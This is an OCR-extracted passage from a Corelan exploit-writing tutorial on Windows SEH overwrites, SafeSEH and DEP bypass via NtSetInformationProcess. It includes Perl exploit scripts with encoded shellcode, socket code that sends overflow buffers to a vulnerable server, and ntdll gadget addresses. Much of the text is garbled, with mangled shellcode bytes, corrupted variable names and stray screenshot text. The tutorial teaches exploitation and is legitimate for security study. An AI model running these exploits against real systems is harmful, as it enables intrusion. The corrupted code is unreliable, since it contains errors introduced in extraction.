      C:\WINDOWS\system32\kernel32.dll

      ModLoad: 78520000 785c3000
      C:\WINDOWS\WinSXS\x86 ...4148 x-ww D495AC4E\MSVCR90.dll

      (6f8.9ac): Break instruction exception - code 800000003 (first chance)
      eax=78600000 esi=7c8897f4 edi=00151f38

      eip=7c81a3el esp=0012fb70 ebp=0012fcb4 iopl=0
      nv up ei pl nz na po nc

      cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
      efl=00000202

      rtdll:DbgBreakPoint:
      7c81a3el cc

      rcs=001c c
      int
      3

   7c8la3el cc int 3
0:000> g
(6f8.9ac): Access violation - code c0000005 (first chance)
    First chance exceptions are reported before any exception handling.
This exception may be expected and handled.

      Ihis exception may be expected and handled.

      eax=0012fd90 ebx=00000000 ecx=0012fd90 edx=00130000 esi=00000001 edi=00403388

      eip=004010cb esp=0012fcb4 ebp=0012feec iopl=0
      nv up ei ng nz na pe nc

      cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
      efl=00010286

      seh!GetInput+0xcb:
      004010cb 8802
      mov

      004010cb 8802
      mov
      byte ptr [edx],al
      ds:0023:00130000=4

      0012fee0: 00270b0b
      Invalid exception stack at 90901aeb
      0000
      0000

                                                                                                                                                                                                                                                                                                                                                                                                    ds:0023:00130000=41
  Invalid exception state at 5000122
0:000> g
eax=00000000 ebx=00000000 ecx=00270b0b edx=7c828786 esi=00000000 edi=00000000
eip=0012ff14 esp=0012f8e8 ebp=0012f90c iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246
0012ff14 cc int 3
  cs=001b ss=0
0012ff14 cc
0012ff14 cc
0012ff14 cc
0012ff14 cc
0012ff14 90
0012ff14 90
0012ff54 90
0012ff64 90
0012ff74 90
                                                                                  90
90
90
                                                                                                                                                                                                                                                                                                                                                90
90
90
                                                                                                                                                                                                                                                                                                                                                                                              . . . . . . . . . . . . . . . .
                                                                                                                                                                                                                                                                                                                                                90
90
90
90
                                                                                                                                                                                                                                                                                                                                                                 90
90
                                                                                                                                                                                                                                                                                                                                                                                               . . . . . . . . . . . . . . . .
                                                                                                                                                                                                                                                                                                                                                                                               . . . . . . . . . . . . . . . .
                                                                                                                                                                                                                                                                                                                                                                 90
90
    0012ff84
                                                                   90
                                                                                                                                                                                                                                                                                                                                                90 90
```

pwned ! (that is, if you can find a way around the shellcode corruption when jumping forward :-()

Well, what the heck, let's use 2 backward jumps to overcome the corruption and make this one work :

- one jump (back) at nseh (7 bytes), which will put eip at the end of the buffer before hitting the SE structure,

- execute a jump back of 400 bytes (-400 (decimal) = fffffe70 hex)). The number of nops before putting the shellcode was set to 25 (because the shellcode will not properly run otherwise)

~	
~	
× I	
×	
õõ	
<u>e</u>	
<u> </u>	
5	

(c) Peter Van Eeckhouttie

my \$size=508; #before SE structure is hit my \$nops = "\x90" x 25; #25 needed to align shellcode # windows/exec - 144 bytes # http://www.metasploit.com # Encoder: x86/shikata\_ga\_nai # EXITFUNC=seh, CMD=calc my \$shellcode='\x40'xcchx31'xc0'xbf\x46\xb7\x8b\x7c\xd9\x74\x24\xf4\xb1" . "\xa2\xd4\x81\x7b\x18\x03\x7b\x18\x83\xc3\x42\x55\x7e\x80" . "\xa2\xd4\x81\x7b\x18\x03\x7b\x18\x83\xc3\x42\x55\x7e\x80" . "\xa2\xd4\x81\x7b\x5b\x31\x7b\x18\x03\x7b\x18\x83\xc3\x42\x55\x7e\x80" . "\xa2\xd4\x81\x7b\x5b\x31\x7b\x18\x03\x7b\x18\x83\xc3\x42\x55\x7e\x80" . "\x47\x62\xa6\x5f\x07\x5d\x47\x5d\x41\x16\x23\xc1\x03\xc7" . "\x3a\x16\x9a\xbb\xb8\x56\xe9\xc4\x81\x9c\x11\x16\x2a\x34\xc3" . "\x71\xe3\x54\x73\x95\xf2\x81\x07\xb9\x7f\x5d\xf3\x48\x23" . "\x71\xe3\x54\x73\x95\xf2\x81\x07\xb9\x7f\x5d\x7a\x84\x73" . "\x5f\x49\x84\x57\x7a"; "\xb9\x48\x57\x7a"; tink cees teblacter \$junk=\$nops.\$shellcode;
\$junk=\$junk."\x90" x (\$size-length(\$nops.\$shellcode)-5); #5 bytes = length of jmpcode
\$junk=\$junk="\u00ex70" yfolyff"; #jump back 400 bytes

<pre>\$junk=\$junk: \ke9\x70\x70\x70\x71; #jump back 400 bytes \$junk=\$junk.\ke0\x70\x71\x71; #jump back 7 bytes (nseh) \$junk=\$junk.pack('V',0x00270b0b); #seh</pre>											
print "Payload length : " . length(\$junk)."\n"; system("seh \"\$junk\"\r\n");											
Comma	Command Prompt										
\seh>perl sploit.pl yload length : 516											
Calculator											
Edit View Help											
CHex © Dec C Oct C Bin © Degrees C Radians C Grads											
🗆 Inv		Нур			[	Backsp	ace	CE		С	
Sta	F-E	(	)	MC	7	8	9	1	Mod	And	
Ave	dms	Ехр	ln -	MB	4	5	6	×	Or	Xor	
Sum	sin	х^у	log	MS	1	2	3	-	Lsh	Not	
\$	cos	x^3	n	M+	0	+/-	1	+	=	Int	
Dat	tan	x^2	1/x	pi	A	В	С	D	E	F	

- we'll put the shellcode in the payload before the SE structure was overwritten

Re-compile the executable with /GS and /Safeseh (so both protections at the same time) and try the exploit again.

You'll notice that the exploit fails, but that's only because the offset to overwriting the SE structure is different (because of the security cookie stuff that goes on). After changing the offset and moving the shellcode a little bit around, this fine piece of code will do the trick again (Windows 2003 Server R2 SP2 Standard, English, application compiled with /GS and /Safeseh, no DEP for seh.exe)

<pre>my \$size=516; #new offset to deal with GS my \$nops = "\x90" x 200; #moved shellcode a little bit # windows/exec - 144 bytes # http://www.metasploit.com # Encoder: x86/shikata_ga_nai # EXITFUNC=seh, CMD=calc "</pre>	
"\xb9\x48\x57\x7a";	
<pre>\$junk=\$nops.\$shellcode; \$junk=\$junk."\x90" x (\$size-length(\$nops.\$shellcode)-5); \$junk=\$junk."\xe9\x70\xfe\xff\xff"; #jump back 400 bytes \$junk=\$junk."\xeb\xf9\xff\xff"; #jump back 7 bytes \$junk=\$junk.pack('V',0x00270b0b);</pre>	
<pre>print "Payload length : " . length(\$junk)."\n"; system("seh \"\$junk\"\r\n"):</pre>	

Corelan Team - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be/index.php/terms-of-use

12/02/2011 - 23 / 44

		rata and Iragth : rata and Iragth :	524 54013 524	eşe'dde	inistrator¥ inistrator¥ inistrator¥	ly Bucana	et c'allis	nat 1	ltefii+	2007-74	ajecta	1.00 M	<b>1</b> +3+u+	elger   elger		
Colored Party of the							لثلم	×								
LR Des	99					Calcul										ALL N
C Hes	F Dec C	Det C	lin.	15 Dage	m C Rade	Ca yes	. 94	-								4
IT in	E Hø				Internet 1	C Hee	IF Dec	0.0	w C	fin	if Dept		C Red	eni -	C Gra	h
94	10 1	111	-	7		IT in	EH	10				Eastern		Œ		C
Are			-	-	5 6	54	14	1	1	-	2			1	Med	And
San			-	-	2 2	A	444	t.e	•	MR	4	5			6	30
-			-	-		Sun	-	$\mathbf{e}_{\mathbf{y}}$	14	145	1	2	3		LA	-
0.4	-	1.6	-	-	1 5	1	-	12				*				-
			-			0.e	-	12	1.6		A	1	¢	0	5	1
							_	_	_	_		_			-	

# **SEHOP**

A document explaining a technique to bypass SEHOP was recently released and can be found at http://www.sysdream.com/articles/sehop\_en.pdf

# DEP

In all the examples we have used so far, we have put our shellcode somewhere on the stack and then attempted to force the application to jump to our shellcode and execute it. Hardware DEP (or Data Execution Prevention) aims are preventing just that... It enforces non-executable pages (basically marks the stack/part of the stack as non-executable), thus preventing the execution of arbitrary shellcode.

Wikipedia states "DEP runs in two modes: hardware-enforced DEP for CPUs that can mark memory pages as nonexecutable (NX bit), and software-enforced DEP with a limited prevention for CPUs that do not have hardware support. Software-enforced DEP does not protect from execution of code in data pages, but instead from another type of attack (SEH overwrite).

DEP was introduced in Windows XP Service Pack 2 and is included in Windows XP Tablet PC Edition 2005, Windows Server 2003 Service Pack 1 and later, Windows Vista, and Windows Server 2008, and all newer versions of Windows."

In other words : Software DEP = Safeseh ! Software DEP has nothing to do with the NX/XD bit at all ! (You can read more about the behaviour of DEP in this Microsoft KB article and at Uninformed).

When the processor/system has NX/XD support/enabled, then Windows DEP = hardware DEP. If the processor does not support it, you don't get DEP, but only safeseh (when enabled).

The Data Execution Prevention tabsheet in Windows will indicate whether hardware support is enabled or not.

When the processor/system does not have NX/XD support/enabled, then Windows DEP = software DEP. The Data Execution Prevention tabsheet in Windows will indicate this :

Your computer's processor does not support hardware-based DEP. However, Windows can use DEP software to help prevent some types of attacks.

2 big processor vendors have implemented their own non-exec page protection (hardware DEP) :

- The no-execute page-protection (NX) processor was developed by AMD.

The Execute Disable Bit (XD) feature was developed by Intel.It is important to understand that, depending on the OS version/SP level, the behaviour of software DEP can be different. Where software DEP was enabled only for core Windows processes in earlier versions of Windows, and client versions of the operating system (and can support DEP for applications that are enabled for protection or have a flag set), this setting has been reversed in later version of the Windows server OS, where everything is DEP protected, except for the processes that are manually added to the exclusion list. It's quite normal that client OS versions use the Optin method, because they need to be able to run all sorts of software packages which may or may be DEP compatible. On servers, it's more safe to assume that applications will get properly tested before being deployed to a server (and if things break, they can still be put in the exclusion list). The default DEP setting on Windows 2003 server SP1 is OptOut. This means that, by default, all processes are protected by DEP, except the ones that are put in the exception list. The default DEP setting on Windows XP SP2 and Vista is OptIn (so only system processes and applications are protected).

Next to optin and optout, there are 2 more modes (boot options) that affect DEP :

- AlwaysOn : indicates that all processes are protected by DEP, no exceptions). In this mode, DEP cannot be turned off at runtime.:

- AlwaysOff : indicates that no processes are protected by DEP. In this mode, DEP cannot be turned on at runtime.On 64bit Windows systems, DEP is always turned on and cannot be disabled. Keep in mind that Internet Explorer is still a 32bit application (and is subject to the DEP modes described above.)

# NX/XD bit

Peter Van Feckhoutte

Hardware-enforced DEP enables the NX bit on compatible CPUs, through the automatic use of PAE kernel in 32-bit Windows and the native support on 64-bit kernels. Windows Vista DEP works by marking certain parts of memory as being intended to hold only data, which the NX or XD bit enabled processor then understands as non-executable. This helps prevent buffer overflow attacks from succeeding. In Windows Vista, the DEP status for a process, that is, whether DEP is enabled or disabled for a particular process can be viewed on the Processes tab in the Windows Task Manager.

The concept of NX protection is pretty simple. If the hardware supports NX, if the BIOS is configured to enable NX, and the OS supports it, at least the system services will be protected. Depending on the DEP settings, apps could be protected too. Compilers such as Visual Studio C++ offer a link flag (/NXCOMPAT) that will enable applications for DEP protection.

When running the exploits from previous chapter against a Windows 2003 Server (R2, SP2, standard edition) that has NX (Hardware DEP) enabled, or NX disabled and DEP set to OptOut, these exploits stop working (because our 0x00270b0/0x00280b0b address failed the 'check if this is a valid handler' test, which is what software DEP does, or just fails because it attempts to execute code from the stack (which is what NX/XD HW Dep attempts to prevent). If you add our little seh.exe vulnerable application to the DEP exclusion list, the exploit works again (after we change the call dword ptr[ebp+30h] address from 0x00270b0b to 0x00280b0b). So DEP works fine.

# **Bypassing (HW) DEP**

As of today, there are a couple of well known techniques to bypass DEP :

## ret2libc (no shellcode)

This technique is based on the concept that, instead of performing a direct jump to your shellcode (which will be blocked by DEP), a call to an existing library/function is made. As a result, the code in that library/function is executed (optionally taking data from the stack as argument) and used as your 'malicious code'. You basically overwrite EIP with a call to an existing piece of code in a library, which triggers for example a "system" command "cmd". So while the NX/XD stack and heap prevent arbitraty code execution, the library code itself is still executable and can be abused. (Basically, you creturn into a library function with a fake call frame). It's clear that this technique somewhat limits the type of code that you want to execute, but if you can live with this, it will work. You can read more about this technique at http://www.infosecwriters.com/text\_resources/pdf/return-to-libc.pdf and at http://securitytube.net/Buffer-Overflow-Primer-Part-8-(Return-to-Libc-Theory)-video.aspx

# ZwProtectVirtualMemory

This is another technique that can be used to bypass hardware DEP. Read more at http://woct-blog.blogspot.com/2005/01/dep-evasion-technique.html. This technique is based on ret2libc, in essence it chains multiple ret2libc functions together in order to redefine parts of memory as executable. In this scenario, the stack is set up in such a way that, when a function call returns, it calls the VirtualProtect function. One of the parameters that is passed on to this function is the return address. If you set this return address to be for example a jmp esp, and you have your shellcode sitting at ESP when the VirtualProtect function returns, you'll have a working exploit. Other parameters are the address of the shellcode (or memory location that needs to be set executable (the stack for example)), the size of the shellcode, etc... Unfortunately, returning into VirtualProtect requires you to be able to use null bytes (which can be a bummer if you are working with string based buffers/ascii payload). I won't further discuss this technique in this document.

### Disable DEP for the process (NtSetInformationProcess)

Because DEP can be put in different modes (optin, optout, etc), the OS (ntdll) needs to be able to turn off DEP on a per process basis, at runtime. So there must be some code, a handler/api, that will determine whether NX must be enabled or not, and optionally turn off NX/XD, if required. If a hacker can take advantage of this ntdll API, NX/Hardware DEP protection could be bypassed.

The DEP settings for a process are stored in the Flags field in the kernel (KPROCESS structure). This value can be queried and changed with NtQueryInformationProcess and NtSetInformationProcess, with information class ProcessExecuteFlags ( $0 \times 22$ ), or with a kernel debugger. Enable DEP and Run seh.exe through a debugger. The KPROCESS structure looks like this (I've omitted all non-relevant pieces) :

```
0:000> dt nt!_KPROCESS -r
ntdll!_KPROCESS
```

```
+0x06b Flags : _KEXECUTE_OPTIONS
+0x000 ExecuteDisable : Pos 0, 1 Bit
+0x000 ExecuteEnable : Pos 1, 1 Bit
+0x000 DisableThunkEmulation : Pos 2, 1 Bit
+0x000 Permanent : Pos 3, 1 Bit
+0x000 ExecuteDispatchEnable : Pos 4, 1 Bit
+0x000 ImageDispatchEnable : Pos 5, 1 Bit
+0x000 Spare : Pos 6, 2 Bits
```

The \_KPROCESS structure for the seh.exe process (starts at 0×00400000) contains these values :

```
0:000> dt nt! KPROCESS 00400000 -r
ntdll!_KPROCESS
+0x000 Header : _DISPATCHER_HEADER
...
+0x06b Flags : _KEXECUTE_OPTIONS
+0x000 ExecuteDisable : 0y1
+0x000 ExecuteEnable : 0y0
+0x000 DisableThunkEmulation : 0y0
```

+0x000 ExecuteEnable : 0y0 +0x000 DisableThunkEmulation : 0y0 +0x000 Permanent : 0y0 +0x000 ExecuteDispatchEnable : 0y0 +0x000 ImageDispatchEnable : 0y1 +0x000 Spare : 0y00

(again, non-relevant pieces were left out)

"ExecuteDisable" is set when DEP is enabled. "ExecuteEnable" is set when DEP is disabled. The "Permanent" flag, when set, indicates that these settings are final and cannot be changed.

David Kennedy (from SecureState) has recently released an excellent paper (partially based on Skape's and Skywing's work published at Uninformed) on how hardware DEP can be bypassed on Windows 2003 SP2. I'll simply discuss this technique again in this chapter.

In essence, this DEP bypass technique calls the system functions that will disable DEP, and then returns to the shellcode. In order to be able to do so, you need to be able to set up the stack in a special way... You'll understand what I mean in just a few.

The first thing that needs to happen is a "call function NtSetInformationProcess" (which resides in ntdll's LdrpcCheckNXCompatibility routing), When this function is called (with information class ProcessExecuteFlags (0×22)), and the MEM\_EXECUTE\_OPTION\_ENABLE flag (0×2) is specified, DEP will be disabled. In short, the function call looks like this (copied from Skape/Skywing's paper) :

ULONG ExecuteFlags = MEM\_EXECUTE\_OPTION\_ENABLE;

NtSetInformationProcess(		
<pre>NtCurrentProcess(),</pre>	11	(HANDLE)-1
ProcessExecuteFlags,	11	0x22
&ExecuteFlags,		ptr to 0x2
<pre>sizeof(ExecuteFlags));</pre>	11	0x4

In order to initiate this function call, you can use a couple of techniques. One possibility would be to to use a ret2libc method, The flow would need to be redirected to the NtSetInformationProcess function. In order to feed it the correct arguments, the stack would need to be set up to contain the correct values. The drawback of this scenario is that you would need to be able to use a null byte in the attack buffer.

Another possibility would be to take advantage of another set of existing code in ntdll, which will disable NX support for the process, and transfer control back to the user-controlled buffer. You will still need to be able to set up the stack to do this, but you won't need to be able to control the arguments.

Please note that this technique can be very OS version specific. It is a lot easier to use this technique against a Windows XP SP2 or SP3 or Windows 2003 SP1 than it is with Windows 2003 SP2.

### Disabling DEP (Windows XP / Windows 2003 SP1) : demonstration

In order to disable NX/HW DEP on Windows XP, the following things need to happen :

- eax must be set to 1 (well, the low bit of eax must be set to 1) and then the function should return (instructions such as "mov eax,1 / ret" - "mov al,0×1 / ret" - "xor eax,eax / inc eax / ret" - etc will do). You'll see why this needs to happen in a minute .

- jump to LdrpCheckNXCompatibility, where the following things happen :

(1) set esi to 2

C) Peter Van Feckhouttie

(2) see if zero flag is set (which is the case if eax contains 1)

(3) a check is made whether the low byte of eax contains 1 or not. If it does, a jump is made to another piece of code in LdrpCheckNXCompatibility (4) a local variable is set to the contents of esi. (ESI contains 2 – see step( (1), so this variable will contain 2)

(5) Jump to another piece of code in LdrpCheckNXCompatibility is made

(6) A check is made to see if this local variable contains 0. It contains 2 (see step 4), so it will redirect flow and jump to another piece of code in LdrpCheckNXCompatibility

(7) Here, a call to NtSetInformationProcess is made, with the ProcessExecuteFlags information class. The processinformation parameter pointer is passed, which was previously initialized to 2 (see step 1 and 4). This results in NX being disabled for the process.

(8) At this location, a typical function epilogue is executed (saved registers are restored and leave/ret instructions are called).

In order to get this to work, you need to know 3 addresses, and they need to be placed at very specific places on the stack :

- set eax to 1 and return. You need to overwrite EIP with this address.

- address of start of cmp al,0×1 inside ntdll!LdrpCheckNXCompatibility. When eax is set to 1 and the function returns, this address need to be next in line on the stack (so it is being put in EIP). Pay attention to the "ret" instruction from previous step. If there is a ret + offset, you may need to apply this offset in the stack. This will make the flow jump to the function that will disable NX and then returns. Just step through the exploit and see where it returns at.

- jump to your shellcode (jmp esp, etc). When the "disable NX" returns, this address must be put in EIP.

Furthermore, ebp **must** point to a valid, writable address, so the value (digit '2') can be stored (This variable which will serve as a parameter to the SetInformationProcess call, disabling NX). Since you have probably also overwritten saved EBP with your buffer, you'll have to build in a technique that will make ebp point to a valid writable address (address on the stack for example) before initiating the NX Disable routines. We'll talk about this later on.

In order to demonstrate DEP bypass on Windows XP, we'll use the vulnerable server application (code available at top of this post under "Stack cookie protection debugging & demonstration" ), which will spawn a network listener (tcp 200) and wait for input. This application is vulnerable to a buffer overflow, allowing us to directly control RET (saved EIP). Compile this code on Windows XP SP3 (without /GS, without Safeseh). Make sure DEP is enabled.

Let's gather all components and setup the stack in a special way, which is required to make this bypass work.

We can find an instruction that will put 1 in eax and then return in ntdll (NtdllOkayToLockRoutine) :

ntdll!Ntc	IllOkayTo	LockRoutine:		
7c95371a	b001	mov	al,1	
7c95371c	c20400	ret	4	

Pay attention : we need to deal with a 4 byte offset change (because a ret+0×04 will be executed) Some other possible instructions can be found here :

kernel32.dll :

kernel32	!NlsTh	readCleanup+0x71:	
7c80c1a0		mov	al,1
7c80c1a2	c3	ret	

rpcrt4.dll :

```
0:000> u 0x77eda402
RPCRT4!NDR_PIPE_HELPER32::GotoNextParam+0x1b:
77eda402 b001 mov al,1
77eda404 c3 ret
```

rpcrt4.dll :

C) Peter Van Feckhouttie

0:000> u 0x77eda6ba RPCRT4!NDR\_PIPE\_HELPER32::VerifyChunkTailCounter: 77eda6ba b001 mov al,1 77eda6bc c20800 ret 8

Pay attention : ret+0×08 !

(I'll explain how to look for these addresses later on)

Ok, we have 4 addresses that will take care of the first requirement. This address must be put at the saved EIP address.

The LdrpCheckNXCompatibility function on Windows XP SP3 (English) looks like this :

ibility
edi.edi
ebp
ebp,esp
ecx
dword ptr [ebp-4],0
esi
dword ptr [ebp+8]
ntdll!LdrpCheckSafeDiscDll (7c91cccb)
al,1
2
esi
<pre>ntdll!LdrpCheckNXCompatibility+0x1a (7c94153e)</pre>

At 7c91cd44, steps (1) to (3) are executed. esi is set to 2, and we will to jump to 0x7c94153e.). That means that the second address we need to craft on our custom stack is 7c91cd44.

At 7c91cd49, the jump is made to 7c94153e, which contains the following instructions :

ntdll!LdrpCheckNXCompa	tibility-	-0x1a:
7c94153e 8975fc	mov	dword ptr [ebp-4],esi
7c941541 e909b8fdff	jmp	<pre>ntdll!LdrpCheckNXCompatibility+0x1d (7c91cd4f)</pre>

This is where steps (4) and (5) are executed. esi contains value 2, and ebp-4 is now filled with the contents of esi (=2). Next we will jump to 7c91cd4f, which contains the following instructions :

0:000> u 7c91cd4f ntdll!LdrpCheckNXCompat:	ibility+	0×ld:	
7c91cd4f 837dfc00 7c91cd53 0f85089b0100	cmp jne	<pre>dword ptr [ebp-4],0 ntdll!LdrpCheckNXCompatibility+0x4d (7c93686</pre>	1)

This is step 6. The code determines whether the local variable (ebp-4) contains 0 or not. We have put '2' in this local variable, so the jump (jump if not

equal) is made to 7c936861. At that address, the following instructions are executed (step 7):

0:000> u			
ntdll!Ldı	rpCheckNXCompatil	bility+0>	k4d:
7c936861	6a04	push	4
7c936863	8d45fc	lea	eax,[ebp-4]
7c936866	50	push	eax
7c936867	6a22	push	22h
7c936869	6aff	push	0FFFFFFFh
7c93686b	e82e74fdff	call	<pre>ntdll!ZwSetInformationProcess (7c90dc9e)</pre>
7c936870	e91865feff	jmp	<pre>ntdll!LdrpCheckNXCompatibility+0x5c (7c91cd8d)</pre>
7c936875	90	nop	

At 7c93686b, the ZwSetInformationProcess function is called. The instructions prior to that location basically set the arguments in the ProcessExecuteFlags Information class. One of these parameters (currently at ebp-4) is  $0 \times 02$ , which means that NX will be disabled. When this function completes, it returns back and executes the next instruction (at 7c936870), which contains the epilog :

ntdll!LdrpChec	kNXCompatibility-	+0x5c:
7c91cd8d 5e	gog	esi
7c91cd8e c9	leave	
7c91cd8f c2040	0 ret	4

At that point, NX is disabled, and the "ret 4" will jump back to the caller function. If we have set up the stack correctly, we land back at a location on the stack that can be filled with a jump instruction to our shellcode.

Sounds simple - but the guys that discovered this technique most likely had to research everything in reverse order... A big high five & thumbs up for a job well done !

Anyways, what does this mean in terms of setting up the stack ? We have talked about addresses and offsets to take care of... but how do we need to build our buffer ?

ImmDbg can help us with this. ImmDbg comes with a pycommand !findantidep, which will help you setting up the stack correctly. Alternatively, my own custom pycommand pvefindaddr can help looking for more addresses that could be used for setting up the stack. (I have noticed that !findantidep does not always get you the correct addresses. So you can use !findantidep to get the stack structure, and pvefindaddr to get the correct addresses)

### pvefindaddr for ImmDbg v1.73 (213.0 KiB, 717 hits)

First, look up 2 of the required addresses using pvefindaddr

08ADF00D 08ADF00D 08ADF00D 7C90C1A0 7C95371A 77EDA68A 08ADF00D 08ADF00D 08ADF00D 08ADF00D 7C91CD44	Search for addresses used to disable DEP (-> XP SP3) Phase 1 : set eax to 1 and return Found MOU AL,1 at 0x7c9801a0 (kernel32.dll) - Access: (PAGE_EXECUTE_READ) Found MOU AL,1 at 0x7c9801a0 (kernel32.dll) - Access: (PAGE_EXECUTE_READ) Found MOU AL,1 at 0x7c98371a (ntdll.dll) - Access: (PAGE_EXECUTE_READ) Found MOU AL,1 at 0x7c96371a (ntdll.dll) - Access: (PAGE_EXECUTE_READ) Found MOU AL,1 at 0x7c96371a (ntdll.dll) - Access: (PAGE_EXECUTE_READ) Found MOU AL,1 at 0x7c96371a (ntdll.dll) - Access: (PAGE_EXECUTE_READ) Found 4 address(es) Phase 2 : compare AL with 1, push 0x2 and pop esi Found CMP AL,1 at 0x7c91cd44 (ntdll.dll) - Access: (PAGE_EXECUTE_READ)
ØBADFØØD	Found 1 address(es)
CPU - m	ain t 🗗 🗆 🗵

# pvefindaddr depxpsp3

Next, run !findantidep to get the structure. This pycommand will show you 3 dialog boxes. Just select an address in the first box (any address), then fill in 'jmp esp' in the second box (without the quotes), and select any address from the 3rd box. Note that we're not interested in the addresses provided in 'jmp esp' in the second box (withou by findantidep, only in the structure... Open the Log window

# 7191204

- stack =
  - + +
  - shellcode

This shows us how we need to set up the stack, according to !findantidep :

1st addr | offset 1 | 2nd address | offset 2 | 54 bytes | jmp to shellc | shellc

1st addr = set eax to 1 and return. (for example, 0x7c95371a - discovered with pvefindaddr). In our malicious payload, this is what we need to overwrite saved EIP with. At this address (0x7c95371a), ret 4 is performed, so we need to add 4 bytes offset after this address (offset 1). 2nd addr = initiate the NX disable process by jumping to cmp al,1. This is 0x7c91cd44 (discovered with pvefindaddr). When this process returns, another ret 4 will be performed (so we need to add 4 more bytes offset) (offset 2)

Next, 54 bytes of padding is added. This is needed to adjust the stack. After NX is disabled, the saved registers are popped of the stack and then a leave instruction is executed. At that point, EBP is 54 bytes away from ESP, so in order to compensate for this, we need to add 54 bytes. Then, after these 54 bytes, we need to put the address of a "jmp to the shellcode". This is the location where the flow will return to after disabling NX. Finally, we can put our shellcode .

(it's obvious that this stack structure depends on the real stack values when the exploit is ran. Just see if you can reference the shellcode by doing a jump/call/push+ret instruction and fill in the values accordingly). In fact, the entire structure shown by !findantidep is just theory. You just need to build the buffer step by step and by looking at register values after every step. That will ensure that you are building the right buffer. And that is exactly what we will do using our example application.

Let's have a look at our vulnsrv.exe example. We know that we will overwrite saved EIP after 508 bytes. So instead of overwriting saved EIP with the address of jmp esp, we will put the specially crafted buffer at that location, which will disable NX first.

We'll build the stack from scratch. Let's start by putting the first address at saved EIP and then see where that leads us to :

508 A's + 0x7c95371a + "BBBB" + "CCCC" + 54 D's + "EEEE" + 700 F's

use strict; use Socket; my \$junk = "A" x 508;

Corelan Team - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be/index.php/terms-of-use

12/02/2011 - 27 / 44

```
my $disabledep = pack('V', 0x7c95371a);
$disabledep = $disabledep."BBBB";
$disabledep = $disabledep."CCCC";
$disabledep = $disabledep.("D" x 54);
$disabledep = $disabledep.("EEE");
my $shellcode="F" x 700;
# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port address
my $laddr = inet_aton($host);
my $paddr = sockaddr_in($port, $laddr);
print "[+] Setting up socket\n";
# create the socket, connect to the port
socket(SOCKET, FINET, SOCK STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $hoSt on port $port\n";
connect(SOCKET, Fpaddr) or die "connect: $!";
print "[+] Sending payload\n";
my $payload = $junk.$disabledep.$shellcode."\n";
print SOCKET $payload."\n";
print SOCKET $payload."\n";
After running this buffer against the application, we get :
```

(1154.13c4): Access violation - code c0000005 (first chance) First chance exceptions are reported before any exception handling. This exception may be expected and handled. eax=0012e701 ebx=00000000 ecx=0012e565 edx=0012e700 esi=00000001 edi=00403388 eip=42424242 esp=0012e26c ebp=4141411 iopl=0 nv up ei pl zr na pe nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010246 42424242 ??

ok, so the first address worked. esi contains 1 and flow is returned to BBBB. So we need to put the second address where BBBB is placed. The only additional thing we need to look at is ebp. When jumping to the second address, we know that – at a certain point, value 2 will be stored in a local variable at ebp-4. At this point ebp does not contain to a valid address, so this operation will most likely fail. Let's see :

```
use strict;
use Socket;
my $junk = "A" x 508;
my $disabledep = pack('V',0x7c95371a);
$disabledep = $disabledep.pack('V',0x7c91cd44);
$disabledep = $disabledep."CCCC";
$disabledep = $disabledep.("D" x 54);
$disabledep = $disabledep.("EEEE");
my $shellcode="F" x 700;
# initialize host and port
my $port = shift || 'localhost';
my $port = shift || 200;
my $port = getprotobyname('tcp');
# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket\n";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] ConnecTing to $host on port $port\n";
connect($OCKET, $paddr) or die "connect: $!";
print "[+] Sending payload\n";
my $payload = $junk.$disabledep.$shellcode."\n";
print $OCKET $payload."\n";
print "[+] Payload sent, ".length($payload)." bytes\n";
close SOCKET or die "close: $!";
```

App dies, windbg says :

(11ac.1530): Access violation - code c0000005 (first chance) First chance exceptions are reported before any exception handling. This exception may be expected and handled. eax=0012e701 ebx=00000000 ecx=0012e565 edx=0012e700 esi=00000002 edi=00403388 eip=7c94153e esp=0012e26c ebp=4141411 iopl=0 nv up ei pl zr na pe nc cs=001b ss=0023 ds=0023 fs=0023 fs=003b gs=0000 efl=00010246 ntdl!!LdrpCheckNXCompatibility+0x1a: 7c94153e 8975fc mov dword ptr [ebp-4],esi ss:0023:4141413d=???????

Corelan Team - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be/index.php/terms-of-use

Right - attempt to write to ebp-4 (41414141-4 = 4141413d) failed. So we need to adjust the value of ebp before we start executing the routines to disable NX. In order to do so, we need to find an address that will put something useful into EBP. We could point EBP to an address on the heap, which will work to store the temporary variable... but the leave instruction that is executed after disabling NX will take EBP and put it in ESP... which will mess up our buffer (and point our stack to an entire other location). A better approach would be to point EBP to a location near our stack..

The following instructions would work :

- push esp / pop ebp / ret

- mov esp,ebp / ret

- etc

(c) Peter Van Eeckhoutte

Again, pvefindaddr will make things easier :

ØBADFØØD	
ØBADFØØD	Search for addresses used to disable DEP (-> XP SP3)
ØBADFØØD	
<b>ABBDEADD</b>	Phase 1 : set eax to 1 and return
ØBADFØØD	
71890000	Modules C:\WINDOWS\System32\wshtcpip.dll
70800100	Found MOU AL.1 at 0x7c80c1a0 (kernel32.dll) - Access: (PAGE_EXECUTE_READ)
77500402	Found MOV AL,1 at 0x77eda402 (rport4.dll) - Access: (PAGE_EXECUTE_READ)
70959710	Found MOV AL.1 at 0x709371a (htdl:// Access: (PAGE_EXECUTE_READ)
7025571H	
ODODE00D	Found MOU AL,1 at 0x77eda6ba (rport4.dll) - Access: (PAGE_EXECUTE_READ)
ØBADFØØD	Found 4 address(es)
UBHUFUUU	Phase 2 : compare AL with 1, push 0x2 and pop esi
ØBADFØØD	
7C91CD44	Found CMP AL,1 at 0x7c91cd44 (ntdll.dll) - Access: (PAGE_EXECUTE_READ)
OBADEGOD	Found 1 address(es)
ØBADFØØD	Finding addresses for EBP stack adjustment
0BADF00D	
